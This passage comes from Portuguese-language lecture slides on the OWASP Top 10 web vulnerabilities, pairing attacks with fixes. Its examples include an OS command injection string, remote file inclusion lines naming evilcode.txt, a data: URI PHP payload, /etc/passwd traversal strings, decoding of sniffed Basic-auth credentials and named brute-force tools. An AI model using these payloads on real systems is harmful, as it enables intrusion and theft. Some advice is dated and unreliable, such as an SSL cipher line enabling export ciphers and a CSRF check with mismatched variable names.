- Ordenação → apenas ASC ou DESC

```
$ordenar = $_GET['ordenar'] == 'DESC' ? 'DESC' :  
    'ASC';
```

Injection flaws - SQL (corrigindo - XII)

■ Menor privilégio

- ▶ Usuário usado para conectar no banco de dados deve possuir apenas os privilégios necessários
- ▶ Diminuir dano caso ocorra um ataque

■ Validar entrada (whitelist)

- ▶ Deve ser feita sempre
- ▶ Validar tamanho, tipo
- ▶ Usar lista do que é permitido

Injection flaws - SO

- Aplicação usa dados enviados pelo usuário para gerar um comando que é passado ao sistema
- Se não for feito corretamente o usuário poderá injetar comandos e executá-los com as mesmas permissões da aplicação

Injection flaws – SO (exemplo - I)

■ Aplicação que realiza um DNS lookup para um domínio passado pelo usuário

```
1. $dominio = param('dominio');
2. $nslookup = "/path/to/nslookup";
3. print header;
4. if (open($fh, "$nslookup $dominio|")) {
5.     while (<$fh>) {
6.         print escapeHTML($_);
7.         print "<br>\n";
8.     }
9.     close($fh);
10. }
```

Injection flaws – SO (exemplo - II)

- O atacante submete o parâmetro

```
owasp.org%20%3B%20/bin/ls%20-l
```

- A string “%3B” é decodificada para “;” e “%20” para espaço

- O comando open vai processar a string “/path/to/nslookup owasp.org ; /bin/ls -l”

- O atacante receberá uma lista dos arquivos que estão no diretório da aplicação

Injection flaws – SO (corrigindo - I)

■ Validar entrada

...

```
1. Pattern pattern = Pattern.compile("[0-9a-zA-Z.-]
   {1,30}$"); // apenas letras, números, hífen e ponto
2. Matcher matcher = pattern.matcher(inputStr);
3. if (matcher.matches()) {
4.     // é válido
5. }
```

...

Injection flaws – Outros tipos

- O princípio é o mesmo
- O fator variante é a tecnologia
- Outros tipos -> LDAP injection, Xpath injection, PHP injection etc

Injection flaws – Evitando

- Valide sempre a entrada de dados
 - ▶ Nunca procure por caracteres indesejáveis
 - ▶ Aceite somente os caracteres que forem válidos para a entrada
- Valide sempre no lado do servidor
 - ▶ Há casos (como no DOM-based XSS em que é necessário validar no lado do cliente)
- Nunca confie na entrada de dados
 - ▶ Valide a entrada mesmo que a origem seja teoricamente confiável
- Trate os campos de entrada como literais

OWASP - 3

MALICIOUS FILE EXECUTION

Code vulnerable to remote file inclusion (RFI) allows attackers to include hostile code and data, resulting in devastating attacks, such as total server compromise. Malicious file execution attacks affect PHP, XML and any framework which accepts filenames or files from users.

Malicious file execution

- Usar indevidamente arquivos ou nomes de arquivo passados por um usuário pode levar à execução de código remoto no servidor ou à exposição de informações sensíveis do sistema

■ Comum em PHP

```
include "/var/www/includes/function.php";
```

```
include "http://www.example.com/test.php";
```

Malicious file execution

■ Inclusão estática local

```
include "function.php";
```

- ▶ URL não pode ser influenciada

■ Inclusão estática remota

```
include "http://www.example.com/test.php";
```

- ▶ Confiar em código externo pode ser perigoso
- ▶ Código pode ser alterado na rede e servidor remoto pode ser comprometido

Malicious file execution (exemplo - I)

■ Inclusão dinâmica

```
Include $_GET['modulo']".php";
```

- ▶ URL pode ser influenciada

Exemplos:

```
include "http://www.example.com/evilcode.txt?.php";
```

```
include "ftp://ftp.example.com/evilcode.txt?.php";
```

```
include "data:text/plain;<?php phpinfo();?>.php";
```

```
include "../../../etc/passwd\0.php";
```

Malicious file execution (corrigindo - I)

■ Evitando

- ▶ Não usar dados enviados pelo usuário para formar nomes de recursos carregados pelo servidor
- ▶ Usar lista de nomes válidos

```
1. <?php
2.     $modulosValidos = array('pag1', 'pag2',
3.     'pag3', 'pag4');
4.     if(!in_array($modulo, $modulosValidos)) {
5.         $modulo = $modulosValidos[0];
6.     }
7.     include "../modulos/$modulo.php";
8. ?>
```

OWASP – 4

INSECURE DIRECT OBJECT REFERENCE

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, database record, or key, as a URL or form parameter. Attackers can manipulate those references to access other objects without authorization.

Insecure direct object reference (problemas)

- Páginas contém informações sobre recursos internos da aplicação
 - ▶ Identificadores de bancos de dados
 - ▶ Caminhos de arquivos
- Atacantes tentam modificar essas informações para acessar dados para os quais não possuem autorização

Insecure direct object reference (exemplo - I)

```
<select name="language"><option  
  value="fr">Français</option></select>
```

...

```
require_once ($_REQUEST['language']."lang.php")
```

Nesse caso o atacante pode usar a string
`../../../../../../etc/passwd%00` para acessar um
arquivo do servidor

Insecure direct object reference (proteção - I)

- Evite expor referências a objetos internos
- Valide referências a objetos internos usando lista de nomes válidos
- Use índices ou mapas de referência para evitar a manipulação de parâmetros


Ex: `http://www.example.com/application?file=1`

OWASP - 5

CROSS SITE REQUEST FORGERY (CSRF)

A CSRF attack forces a logged-on victim's browser to send a pre-authenticated request to a vulnerable web application, which then forces the victim's browser to perform a hostile action to the benefit of the attacker. CSRF can be as powerful as the web application that it attacks.

Cross site request forgery (exemplo I)



Cross site request forgery(soluções incorretas)

■ Aceitar apenas POST

- ▶ Difícil mas não resolve
 - Evita ataques por endereço de imagem
- ▶ Javascript pode realizar POST
- ▶ Flash pode realizar POST

■ Verificação de "Referer"

- ▶ Alguns firewalls modificam o "Referer"
- ▶ Flash pode fazer *spoofing* do "Referer"
- ▶ Há casos em que o browser não envia o "Referer"

Cross site request forgery (corrigindo - I)

- Usar parâmetro que não pode ser adivinhado pelo atacante
 - ▶ Password
 - ▶ Token secreto

Cross site request forgery (corrigindo - II)

- Requisitar password
- Atacante não sabe password
- Em todas as requisições atrapalha usabilidade
 - ▶ Requisitar apenas para operações sensíveis

Cross site request forgery (corrigindo - III)

- Tokens associados à sessão do usuário
- Tokens não podem ser adivinhados pelo atacante
- Aplicação passa os tokens em *hidden fields* nas respostas
- Usuário envia token a cada requisição

Cross site request forgery (corrigindo - IV)

■ Formulário com token

...

```
1.<form action="transferencia.jsp" method="post">
```

```
2.<input type="hidden" name="3842093478"  
   value="8409sudva12" />
```

```
3.<input type="text" name="quantidade" />
```

```
4.<input type="text" name="para_id" />
```

```
5.</form>
```

...

Cross site request forgery (corrigindo - V)

■ Gerando token

```
1. Function criaFormToken($nome_form) {  
2.     $token = uniqid(rand(), TRUE);  
3.     $_SESSION[$nome_form.'_token'] = $token;  
4.     $_SESSION[$nome_form.'_token_time'] = time();  
5. }
```

■ Inserindo na página

...

```
1. <input type="hidden" name="token" value="<?php  
    echo criaFormToken($nome_form); ?>" />
```

...

Cross site request forgery (corrigindo - VI)

■ Verificando token

```
1. function verificaFormToken($nome_form) {
2.     $tk = $nome_form.'_token';
3.     // a sessão deve possuir token para esse form
4.     if (!isset($_SESSION[$tk])) return false;
5.     // o formulario deve possuir um token
6.     if (!isset($_POST['token'])) return false;
7.     // verifica se eles sao iguais
8.     if($_SESSION[$tk] !== $_POST['token']) return false;
9.     $idade_token = time() -
        $_SESSION[$nome_form.'_token_time'];
10.    // verifica se passou menos de 5 minutos
11.    if($token_age > 300) return false;
12.    return true;
13.}
```

OWASP – 6

INFORMATION LEAKAGE AND IMPROPER ERROR HANDLING:

Applications can unintentionally leak information about their configuration, internal workings, or violate privacy through a variety of application problems. Attackers use this weakness to steal sensitive data, or conduct more serious attacks.

Vazamento de informações

- Informações que podem levar ao comprometimento de sistemas, seja por exposição do dado-alvo ou de dados que levem a um ataque com sucesso, podem vazar da seguinte forma:
 - ▶ Por acidente
 - Problemas no código, canais não-óbvios.
 - ▶ Intencionalmente
 - *Privacy issues*, o time de desenvolvimento não está em concordância com o usuário final.

Vazamento de informações (Ataque)

- O início de qualquer ataque se dá através do levantamento de informações do alvo.
- Problema de **Informação em Excesso**.
 - ▶ Sistemas que tem uma mensagem de erro para *username* e outra para *password*.
 - ▶ Detalhamento de informação de versão (*banners*).
Content-Location: `http://alvo/iisstart.htm`
 - ▶ Informações completas de *path*.
 - *Links* que mostram o caminho do HD onde se encontram os arquivos sendo acessados, os *scripts*, os dados armazenados.

Vazamento de informações (Exemplo)

Server Error in '/' Application.

Object reference not set to an instance of an object.

Description: An unhandled exception occurred during the execution of the current web request. Please review the error message and follow these steps to resolve the problem.

Exception Details: System.NullReferenceException: Object reference not set to an instance of an object.

Source Error:

An unhandled exception was generated during the execution of the current web request. The error message and exception stack trace below can be identified using the exception stack trace below.

```
set to an instance of an object.]  
on(String zPath) in C:\Sistemas\ERReLoad\Desenvolvimento\ERReLoad\Common  
C:\Sistemas\ERReLoad\Desenvolvimento\ERReLoad\Common\STF.FNAC.ECR.Common  
ect sender, EventArgs e) in C:\Sistemas\ERReLoad\Desenvolvimento\ERReLoa  
eb.HttpApplication.IExecutionStep.Execute() +68  
ecutionStep step, Boolean& completedSynchronously) +75
```

Version Information: Microsoft .NET Framework Version:2.0.50727.3074; ASP.NET Version:2.0.50727.3074

Vazamento de informações (Defesa)

- Definir uma política para os desenvolvedores e projetistas de aplicações:
 - ▶ Quem tem acesso aos dados de erro?
 - ▶ Que tipo de informação deve ser provida aos usuários? E administradores?
 - ▶ Que informação deve ser registrada (*logged*)?
- Outras medidas defensivas:
 - ▶ Criptografia
 - ▶ Permissionamento adequado
 - ▶ DRM

Tratamento de erros

- Alguns riscos de segurança tornam-se possíveis graças à falta de habilidade dos programadores em lidar com erros.
 - ▶ Programas podem terminar em um estado inseguro.
 - ▶ Seguramente irá causar *DoS (crash, abort, restart)*.
- Afeta linguagens que usam valores de retorno de erro (C, C++, PHP, ASP) e que confiam em exceções (Java, C#, VB.NET).

Tratamento de erros (Ataque – I)

■ Pode ser ocasionado por:

- ▶ **Expor muita informação** -> mostrar para o usuário exatamente o que falhou, por que e qual o caminho => *dados úteis para atacantes!*
- ▶ **Ignorar erros** -> não checar o valor de retorno, abortar o programa sem tentar recuperar ou adicionar tratadores de exceção vazios => *propagação de erro, negação de serviço, ocultação de código mal escrito.*
- ▶ **Interpretação errônea** -> desconhecer a função utilizada e como ela indica a ocorrência de erro => *não tratamento do erro, falso-positivo.*

Tratamento de erros (Ataque – II)

■ Pode ser ocasionado por: *(cont.)*

- ▶ **Utilização de valores inúteis de erro** -> funções “perigosas” podem retornar um ponteiro para o *buffer* de destino (*strncpy*) => *buffer overrun* (*valor de retorno aponta para o início do buffer extravasado*).
- ▶ **Tratar as exceções erradas** -> não tratar especificamente cada tipo de exceção => *DoS* (*ao tratar da exceção errada, não há tratamento algum*).
- ▶ **Tratar todas as exceções** -> códigos que tratam como exceção qualquer erro desconhecido ou não tratável => *bugs latentes que aparecem quando o programa quebra elegantemente, !debug*.

Tratamento de erros (Exemplo)

■ Código em Java:

```
1. File arquivo = null;
2. try {
3.     arquivo = new File(arg[0]);
4. } catch (Exception e) {
5.     System.out.println("ERRO: " + e);
6. }
```

- ▶ Se o *new* falhar, ocorre uma *Null Pointer Exception* e o programa quebra, sem entrar no *catch*.

Tratamento de erros (Defesa)

- Tratar as exceções apropriadas no código.
- Não “cuspir” exceções à torto e à direito.
- Checar os valores de retorno quando necessário.

- No código de exemplo:

- ▶ `if (arquivo == null)`

- ▶ `catch (NullPointerException e)`

OWASP – 7

BROKEN AUTHENTICATION AND SESSION MANAGEMENT:


Account credentials and session tokens are often not properly protected. Attackers compromise passwords, keys, or authentication tokens to assume other users' identities.

Quebra de autenticação

- Autenticação na Web visa restringir certos conteúdos.
- Autenticação => Credenciais/Permissão de acesso a recursos.
- Autenticação HTTP:
 - ▶ *Basic* -> *username* e *password* são concatenados separados por ":" e codificados em base64.
 - ▶ *Digest* -> é enviado ao servidor um *hash MD5* da informação.

Quebra de autenticação (Exemplo – I)

Autenticação HTTP *basic*:



Authentication Required

A username and password are being requested by [redacted] The site says:
"PrivateDirectory"

User Name:

Password:

Cancel OK

Quebra de autenticação (Exemplo – II)

```
11:19:30.110188 IP 10.1.1.228.49936 > www.xxx.yy.zz.80: P 553:1156(603) ack
781 win 65535 <nop,nop,timestamp 854764470 388510209>
E...N.@.@.....j<v...PJ3.t.U4.....2....(2.GET /~teste/ex/ HTTP/1.1
Host: www.teste-exemplo.br
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:
1.9.1.2) Gecko/20090729 Firefox/3.5.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Cookie:
__utma=100712773.1841166470070254000.1248367815.1248367815.1248890576.2;
__utmz=100712773.1248367815.1.1.utmcsr=(direct)|utmccn=(direct)|
utmcmd=(none)
```

Authorization: Basic dGVzdGU6ZHVtbXlwYXNzd29yZA==

Quebra de autenticação (Exemplo – III)

```
$ echo "dGVzdGU6ZHVtbXlwYXNzd29yZA==" |  
base64 -d
```

```
teste:dummyspassword
```

Quebra de autenticação (Exemplo – IV)

■ Autenticação HTTP *digest*:

- ▶ Aumenta o grau de segurança da comunicação, pois não é trivial a quebra de um *hash* MD5.

■ Como atacar:

- ▶ Força-bruta
- ▶ *Replay* de tráfego capturado

Quebra de autenticação (Ataque)

■ Exemplos de ferramentas:

▶ Força-bruta:

- Brutus (<http://www.hoobie.net/brutus/>)
- Hydra (<http://freeworld.thc.org/thc-hydra/>)
- Dicionários em diversas línguas, com opções mais comuns de par *login/password* e variações ou *fuzzying*.

▶ *Replay* de tráfego:

- *TCPReplay* (<http://tcpreplay.synfin.net/trac/>)

Quebra de autenticação (Defesa – I)

- Forçar o uso de *SSL* impede que um adversário escutando o tráfego obtenha as informações de autenticação, mesmo no método *basic*.
- Por exemplo, no `.htaccess`, a solução para o problema reside na inserção de algumas linhas:

```
1. RewriteEngine On
2. RewriteCond %{SERVER_PORT} 80
3. RewriteRule ^(.*)$ https://domain.com/$1 [R,L]
```

Quebra de autenticação (Defesa – II)

■ Manter políticas de segurança

- ▶ Política de senhas que obrigue o usuário a ter senhas de tamanho adequado, formação complexa, expiráveis periodicamente, não repetíveis.

■ CAPTCHA

- ▶ Minimiza o risco de ataques automatizados serem utilizados com sucesso.

Gerenciamento de sessão

- Na navegação “tradicional”, é comum o usuário poder digitar a URL completa para acessar diretamente a informação desejada.
- Não é interessante poder digitar uma URL e cair diretamente em uma página onde números de cartões de crédito foram inseridos para finalizar uma compra...
 - ▶ Desenvolvedor Web é responsável por adicionar estado e mantê-lo.
 - ▶ *Forms* e parâmetros CGI associam páginas em seqüência.

Gerenciamento de sessão

- Gerenciamento de sessão resolve o problema de se **manter estado** em uma aplicação Web.
- Cada usuário possui um identificador único associado durante a navegação em um *site*.
 - ▶ Identificador único => número dado pelo servidor.
 - ▶ *Requests* incluem o identificador para diferenciar os usuários em uma sessão e armazenar informações de estado no servidor.
- Ataques envolvem a subversão dos mecanismos de gerenciamento de sessão.

Gerenciamento de sessão (Ataque – I)

■ Sequestro de sessão (*Hijacking*)

- ▶ A quebra do gerenciamento da sessão através da troca de um identificador de sessão de um usuário com outro pode ser feita aplicando os seguintes métodos:
 - *Fuzzying* -> modifica-se aleatoriamente os dados do identificador da sessão esperando "alcançar" um usuário.
 - Adivinhação -> Descobre-se a sequência de identificadores únicos utilizados pelo *site*.
 - Fixação -> Rouba-se um identificador de sessão antes deste ser atribuído à um usuário legítimo.

Gerenciamento de sessão (Defesa – I)

- Foco no identificador da sessão único.
 - ▶ Assegurar que o valor não seja previsível:
 - + possibilidades de ID (bastante longas e com bom nível de aleatoriedade) => + permutações para tentar quebrar.
- Gerenciamento da sessão == PROTEÇÃO!
 - ▶ *Cookies* para armazenar valores de sessão (mais difíceis de modificar que *hidden fields* ou parâmetros CGI).
 - *Secure flag* (criptografa o *cookie*);
 - *Path attribute* (restrição para um *site* ou seção);
 - Expiração automática.

Gerenciamento de sessão (Defesa – II)

- Proibir a reativação de sessões expiradas.
- Determinar *time-out* nos identificadores de sessão após um período de tempo.
- Invalidar identificadores no cliente e no servidor após *logout*.
- Invalidar identificadores se utilizados por mais de um usuário ao mesmo tempo.
- Assegurar o envio de *cookies* de sessão somente por canais seguros.

Gerenciamento de sessão (Ataque – II)

■ *Hidden fields*

- ▶ Campos ocultos de formulários passam com informações de estado durante a navegação.
- ▶ Em uma submissão de formulário para um servidor Web, cada campo é passado como um parâmetro, seja de um método GET ou POST.
- ▶ O usuário comum pode observar facilmente os campos não ocultos, mas os ocultos também são submetidos.
- ▶ Atacantes procuram por *hidden fields* e dependendo do uso destes, os modificam em benefício próprio.

Gerenciamento de sessão (Exemplo – I)

- `<input type="hidden" id="session-id" name="session-id" value="111-0561654-1928564" />`
- `<input type=hidden name=client value="firefox-a">`
- `<input type="hidden" name="cdClientIP" value="xxx.yyy.zzz.82" />`
- `<input type='hidden' name='Price' value='99.90'>`

Gerenciamento de sessão (Defesa – III)

- Atacantes irão modificar *hidden fields*.
- O fato de não ter um tipo de dados associado ao valor, permite que seja enviado ao servidor:
 - ▶ *Strings* muito longas;
 - ▶ Caracteres especiais;
 - ▶ Valores ilegais.
- Defesa pode ser:
 - ▶ Segurança por obscuridade (ofuscação do *field name*)
 - ▶ Evitar uso sempre que possível, ainda mais em informações que não se quer que sejam mudadas.

Gerenciamento de sessão (Ataque – III)

■ Parâmetros CGI

- ▶ Diferente dos campos ocultos, em vez de o usuário apertar um botão para submeter um formulário, este pode acessar um *link* ou uma imagem e passar as informações via métodos HTTP (GET ou POST):
 - GET: os parâmetros passados ao servidor Web podem ser vistos na URL (vão no HTTP *Header*)
 - POST: os parâmetros são enviados via *forms*, *applets*, *JavaScript* (vão no HTTP *Body*)

Gerenciamento de sessão (Exemplo – II)

- Pode-se modificar os parâmetros de uma requisição GET diretamente na URL:

```
http://www.um_laboratorio.com.br?  
meu_exame=123)
```

- Utilizando uma ferramenta de testes Web, pode-se modificar uma requisição POST.

Gerenciamento de sessão (Defesa – IV)

- A importância de se tentar evitar este tipo de ataque é que ele é o vetor de entrada para diversos outros ataques, como:
 - ▶ *XSS*
 - ▶ *SQL Injection*
 - ▶ *Directory Traversal*
- Como evitar? **Validação de entrada.**
 - ▶ Verificar o *content-length* (bytes dos parâmetros + dados) no cabeçalho HTTP ajuda a descobrir modificações em requisições via método POST.

Gerenciamento de sessão (Ataque – IV)

■ Envenenamento de *cookie* (*poisoning*)

- ▶ *Cookies* são arquivos de texto gravados por um servidor no cliente para guardar certos dados (lembrar visitantes, oferecer conteúdo personalizado).
- ▶ Podem ser:
 - Persistentes (permanecem no HD até a data de expiração);
 - Não-persistentes (ficam em memória e são destruídos após o *browser* fechar);
 - Seguros (enviados somente por HTTPS);
 - Inseguros (enviados em qualquer tipo de canal).
- ▶ Podem ser também:
 - Modificados por atacantes.

Gerenciamento de sessão (Ataque – V)

■ Pode-se modificar:

- ▶ A data de expiração (acesso por tempo extra a uma informação);
- ▶ O valor (tentativa de ler informação de outros);

Created	Number	250951411,233808
Domain	String	.apple.com
Expires	Date	14/12/2050 10:43:31
Name	String	trackStartpage
Path	String	/startpage
Value	String	Sun Dec 14 2008 10:43:31 GMT-0200 (BRST)

Gerenciamento de sessão (Defesa – V)

- *Cookies* não foram projetados para segurança e sim para facilitar à aplicação Web manter estado no lado do cliente.
- Deve-se considerar:
 - ▶ Criptografar os *cookies*;
 - ▶ Não confiar (aplicação Web do lado servidor) na data de expiração do *cookie* vinda do cliente.

OWASP - 8

INSECURE CRYPTOGRAPHIC STORAGE:

Web applications rarely use cryptographic functions properly to protect data and credentials. Attackers use weakly protected data to conduct identity theft and other crimes, such as credit card fraud.

Uso incorreto de criptografia

- Cifragem do tráfego Web é uma peça importante da segurança geral de aplicações Web
- Manias:
 - ▶ Escrever os próprios algoritmos de criptografia;
 - ▶ Insistir no uso de algoritmos furados.
- Conseqüências:
 - ▶ ~~Confidencialidade~~
 - ▶ ~~Integridade~~
 - ▶ Disponibilidade

Uso incorreto de criptografia (Ataque – I)

- Dados sensíveis armazenados em bases de dados ou transitando pela rede são alvos.
 - ▶ Aplicações de pagamento inseguras trafegam em claro informações de:
 - Cartões de crédito que podem ser utilizadas para fraudes.
 - Autenticação que podem dar acesso direto aos sistemas e dados.

- Observar scripts ou applets em código *client-side* => algoritmo em uso || método criptográfico usado no servidor

Uso incorreto de criptografia (Ataque – II)

- A princípio, cadeias de caracteres aleatórias podem parecer “cifradas”:

- ▶ QmluZ28hCg==

- ▶ Ovatb! 2

- Porém:

```
$ echo "QmluZ28hCg==" | base64 -d
```

```
Bingo!
```

```
$ echo "Ovatb! 2" | tr A-Za-z N-ZA-Mn-za-m
```

```
Bingo! 2
```

Uso incorreto de criptografia (Defesa – I)

- Perceber quando é necessário utilizar criptografia e utilizar algoritmos conhecidos e já testados pela comunidade (AES, 3DES)

- Dos procedimentos de teste do PCI-DSS:

3.4.a Obtain and examine documentation about the system used to protect stored data, including the vendor, type of system/process, and the encryption algorithms (if applicable). Verify that data is rendered unreadable using one of the following methods:

- One-way hashes (hashed indexes) such as SHA-1
- Truncation or masking
- Index tokens and PADs, with the PADs being securel stored
- Strong cryptography, such as Triple-DES 128-bit or AES 256-bit, with associated key management processes and procedures

OWASP – 9

INSECURE COMMUNICATIONS:

Applications frequently fail to encrypt network traffic when it is necessary to protect sensitive communications.

Comunicação insegura

- A proteção contra exposição de dados sensíveis na comunicação entre servidores e clientes Web encontra-se sob a forma da utilização de SSL, ou HTTPS.
 - ▶ SSL usa criptografia de chaves públicas, estabelecendo uma conexão inicial com RSA ou Diffie-Hellman. Depois, o *browser* e o servidor negociam um método comum para trocar a chave que irá cifrar toda a comunicação subsequente.
 - ▶ A **chave compartilhada** é cifrada com um método criptográfico escolhido pelo *browser* de uma lista que o servidor suporta, provida pelo SSL.

Comunicação insegura (Ataque – I)

- Durante a troca da lista de métodos de cifragem no SSL v2 não há checagem de integridade.
- Um atacante capaz de interceptar o tráfego pode escolher uma chave mais fraca:
 - ▶ Removendo opções mais fortes de chave;
 - ▶ Modificando os tamanhos de chave.
- Com o tráfego cifrado por uma chave fraca capturado, o atacante pode quebrar a criptografia e ter acesso aos dados.

Comunicação insegura (Exemplo – I)

■ Wireshark:

- ▼ Handshake Protocol: Server Hello
 - Handshake Type: Server Hello (2)
 - Length: 76
 - Version: TLS 1.0 (0x0301)
 - ▶ Random
 - Session ID Length: 32
 - Session ID: 0A3DC3962D71CF5D09DC48E37F31D4482D479A3D327CDB28...
 - Cipher Suite: TLS_RSA_WITH_RC4_128_SHA (0x0005)
 - Compression Method: null (0)
 - Extensions Length: 4
 - ▶ Extension: server_name
- ▼ TLSv1 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec

Comunicação insegura (Defesa)

- Utilizar SSL v3 no servidor.
- Remover cifras fracas do servidor.
 - ▶ Pode causar problemas de suporte de *browsers* antigos.
- Exemplo: Apache SSLCipherSuite

```
SSLCipherSuite ALL:RSA:+HIGH:+MEDIUM:-LOW:  
+SSLv3:+EXP
```

OWASP – 10

FAILURE TO RESTRICT URL ACCESS:

Frequently, an application only protects sensitive functionality by preventing the display of links or URLs to unauthorized users. Attackers can use this weakness to access and perform unauthorized operations by accessing those URLs directly.

Gerenciamento de sessão (Ataque – I)

■ *URL jumping*

- ▶ A natureza *stateless* da Web permite aos usuários “pular” para qualquer página através da digitação do URL na barra de endereços + <ENTER>.
- ▶ Algumas aplicações devem manter a ordem:
 - Não deixar o usuário acessar a página de “Entrega de Pedidos” antes de ter passado pela “Confirmação de Pagamento”;
 - Não permitir que um usuário acesse um determinado e-mail sem antes efetuar *login*.

Gerenciamento de sessão (Ataque – II)

- Aplicações Web mal desenvolvidas podem permitir que um usuário viole a sequência das páginas.
- O desenvolvedor deve garantir que o usuário tenha vindo da página anterior correta por:
 - ▶ Uso de *hidden fields* ou parâmetros CGI para comparar a última página visitada.
 - ▶ Uso de *cookies*.
